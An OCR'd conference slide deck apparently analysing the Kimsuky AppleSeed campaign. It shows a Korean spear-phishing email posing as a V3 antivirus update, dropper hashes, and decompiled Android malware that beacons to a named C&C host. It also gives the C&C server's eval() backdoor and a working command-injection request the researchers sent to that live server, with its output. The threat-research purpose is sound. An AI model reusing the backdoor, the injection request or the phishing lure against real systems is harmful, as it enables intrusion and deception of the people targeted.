
7. Transfer the stolen information to the external server



The storyline of the Operation Newton

Butterfly Effect: From Phishing to Lateral Movement

8. Additional spear phishing to insiders using webmail information (Appleseed)




The storyline of the Operation Newton

VB2021 localhost

Internal Spear-phishing

- E-mail : Representing the internal information security team -> Abusing real accounts



정보보안팀

2020년 11월 24일 오전 9:07

[긴급] V3 백신(갱신) 배포드립니다.

받는 사람: [redacted]

안녕하세요. [redacted] 정보보안팀 입니다.

최근 발생한 보안 이슈(해킹공격 등)를 해결하기 위해 V3 백신(갱신)을 배포 드리니

급히 설치해주시고 검사정형을 알려주시기 바랍니다.

감사합니다.


V3
Update....5.1.exe

The storyline of the Operation Newton

Internal Spear-phishing

- E-mail : Representing the internal information security team -> Abusing real accounts

(Dropper) V3 Update_3.5.1.exe : 686e3874b772c806e0809fcb933b50ff
ㄴ (Dropped **AppleSeed**)
C:\ProgramData\Software\Microsoft\Windows\Defender\AutoUpdate.dll
[dropper-regsvr32(x86).dll (Sat Oct 10 05:41:24 2020)]
: 46c4c19a61e034e7b35e70c459f5692f



V3 Lite 경신

설치 준비 완료
귀하의 컴퓨터에 V3 Lite을(를) 설치할 준비가 되었습니다.

설치를 계속하려면 "설치"를 클릭하십시오.

Co-Relation Analysis using Opsec-Fail

From Bug to Active Tracking




Co-Relation Analysis using Opsec-Fail

Bug of Appleseed C&C Server

Co-Relation Analysis using Opsec-Fail


Bug of Appleseed C&C Server: Command Injection



```
else if (!empty($_REQUEST["light_victory"]))
{
    @eval($_REQUEST["light_victory"]);
}
else
{
    printLog("[UNKNOWN_MODE] URL: ".$_SERVER["REQUEST_URI"]);

    echo '<html>
            <head>
                <title>Object not found!</title>
            </head>
            <body>
```

Co-Relation Analysis using Opsec-Fail

Bug of Appleseed C&C Server: Command Injection




```
else if (!empty($_REQUEST["light_victory"]))
{
    @eval($_REQUEST["light_victory"]);
}
else
{
    printLog("[UNKNOWN_MODE] URL: ".$_SERVER["REQUEST_URI"]);

    echo '<html>
            <head>
                <title>Object not found!</title>
            </head>
            <body>
```

[AppleSeed C&C Server]/?light_victory=[COMMAND];

Co-Relation Analysis using Opsec-Fail

Bug of Appleseed C&C Server: Command Injection



METHOD: GET

SCHEME :// HOST [":" PORT] [PATH ["?" QUERY]]


```
http://[redacted]/?light_victory=system("ls -l");
```

QUERY PARAMETERS

☑ light_victory = system("ls -l");

XHR does not allow payloads for GET request.

[AppleSeed C&C Server]/?light_victory=[COMMAND];



200 OK

```
X-Powered-B… PHP/7.2.34
Content-Typ… text/html; charset=UTF-8
Content-Len… 159 bytes
Content-Enc… gzip
Vary:        Accept-Encoding
Date:        Fri, 27 Nov 2020 01:05:57 GM
```

```
total 28
-rw-r--r-- 1 u936435538 o39627593  6071 Nov 17 14:55 index.php
-rw-r--r-- 1 u936435538 o39627593    75 Nov 17 15:01 light-shell
-rw-r--r-- 1 u936435538 o39627593 11321 Nov 27 00:53 log-zzzzzzzzzzzzzzzzzzzz.txt
drwxr-xr-x 4 u936435538 o39627593  4096 Nov 25 14:17 members
```

Co-Relation Analysis using Opsec-Fail

Targeting Mobile Device (Appleseed APK, ITW : 2020.11)

Co-Relation Analysis using Opsec-Fail


Targeting Mobile Device (Appleseed APK, ITW : 2020.11)

MD5 : fcf58420df4237b142ef3002bfe0f5d9

Filename : app-debug.apk

Packagename : com.android.maintenance

C&C : webstore.lab.hol[.]es (45.13.135[.]103, HOSTINGER)



```java
public class MainService extends Service {
    @Override  // android.app.Service
    public IBinder onBind(Intent arg2) {
        return null;
    }

    @Override  // android.app.Service
    public void onCreate() {
        super.onCreate();
    }

    @Override  // android.app.Service
    public void onDestroy() {
        this.setupAlarmTimer();
        super.onDestroy();
    }

    @Override  // android.app.Service
    public int onStartCommand(Intent arg5, int arg6, int arg7) {
        new Thread(new Engine(this.getBaseContext(), "http://webstore.lab.hol.es/index.php")).start();
        return super.onStartCommand(arg5, arg6, arg7);
    }

    private void setupAlarmTimer() {
        Calendar cal = Calendar.getInstance();
        cal.setTimeInMillis(System.currentTimeMillis());
        cal.add(13, 1);
        PendingIntent sender = PendingIntent.getBroadcast(this, 0, new Intent(this, AlarmReceiver.class), 0);
        ((AlarmManager)this.getSystemService("alarm")).set(0, cal.getTimeInMillis(), sender);
    }
}
```


Co-Relation Analysis using Opsec-Fail

Targeting Mobile Device : Kimsuky wanted to be called by Thallium ☺

Co-Relation Analysis using Opsec-Fail

Targeting Mobile Device : Kimsuky wanted to be called by Thallium ☺

1) AppleSeed for Android




```
public class BaseFunc {
    public static String getDeviceID(Context context) {
        return Settings.Secure.getString(context.getContentResolver(), "android_id");
    }

    public static String getDeviceInfo() {
        return "" + Build.BRAND + " " + Build.MODEL + " Android " + Build.VERSION.RELEASE + " " + "Thallium" + " v" + String.valueOf(1) + "." + String.valueOf(0);
    }

    public static String getTimeStamp() {
        return new SimpleDateFormat("yyyy-MM-dd_HH-mm-ss-SSS").format(Calendar.getInstance().getTime());
    }
}
```


Co-Relation Analysis using Opsec-Fail

Targeting Mobile Device : Kimsuky wanted to be called by Thallium ☺

1) AppleSeed for Android
2) **Servserside code AppleSeed for Android**




```java
public class BaseFunc {
    public static String getDeviceID(Context context) {
        return Settings.Secure.getString(context.getContentResolver(), "android_id");
    }

    public static String getDeviceInfo() {
        return "" + Build.BRAND + " " + Build.MODEL + " Android " + Build.VERSION.RELEASE + " " + "Thallium" + " v" + String.valueOf(1) + "." + String.valueOf(0);
    }

    public static String getTimeStamp() {
        return new SimpleDateFormat("yyyy-MM-dd_HH-mm-ss-SSS").format(Calendar.getInstance().getTime());
    }
}
```



```php
<?php
/*
WEB PART FOR THALLIUM

+- m: mode
+- p1: param1
+- p2: param2
+- p3: param3
+- q: php query

DIRECTORY_STRUCTURE
    +- ping
    |   <MODE_PING, pcID, pcInfo>
    +- upload
    |   <MODE_UPLOAD, pcID, type(FILE, CMD, SMS)>
    +- down_cmd
    |   <MODE_DOWN_CMD, pcID>
    +- delete_cmd
    |   <MODE_DEL_CMD, pcID>

```


Co-Relation Analysis using Opsec-Fail

Targeting Mobile Device : Kimsuky wanted to be called by Thallium ☺

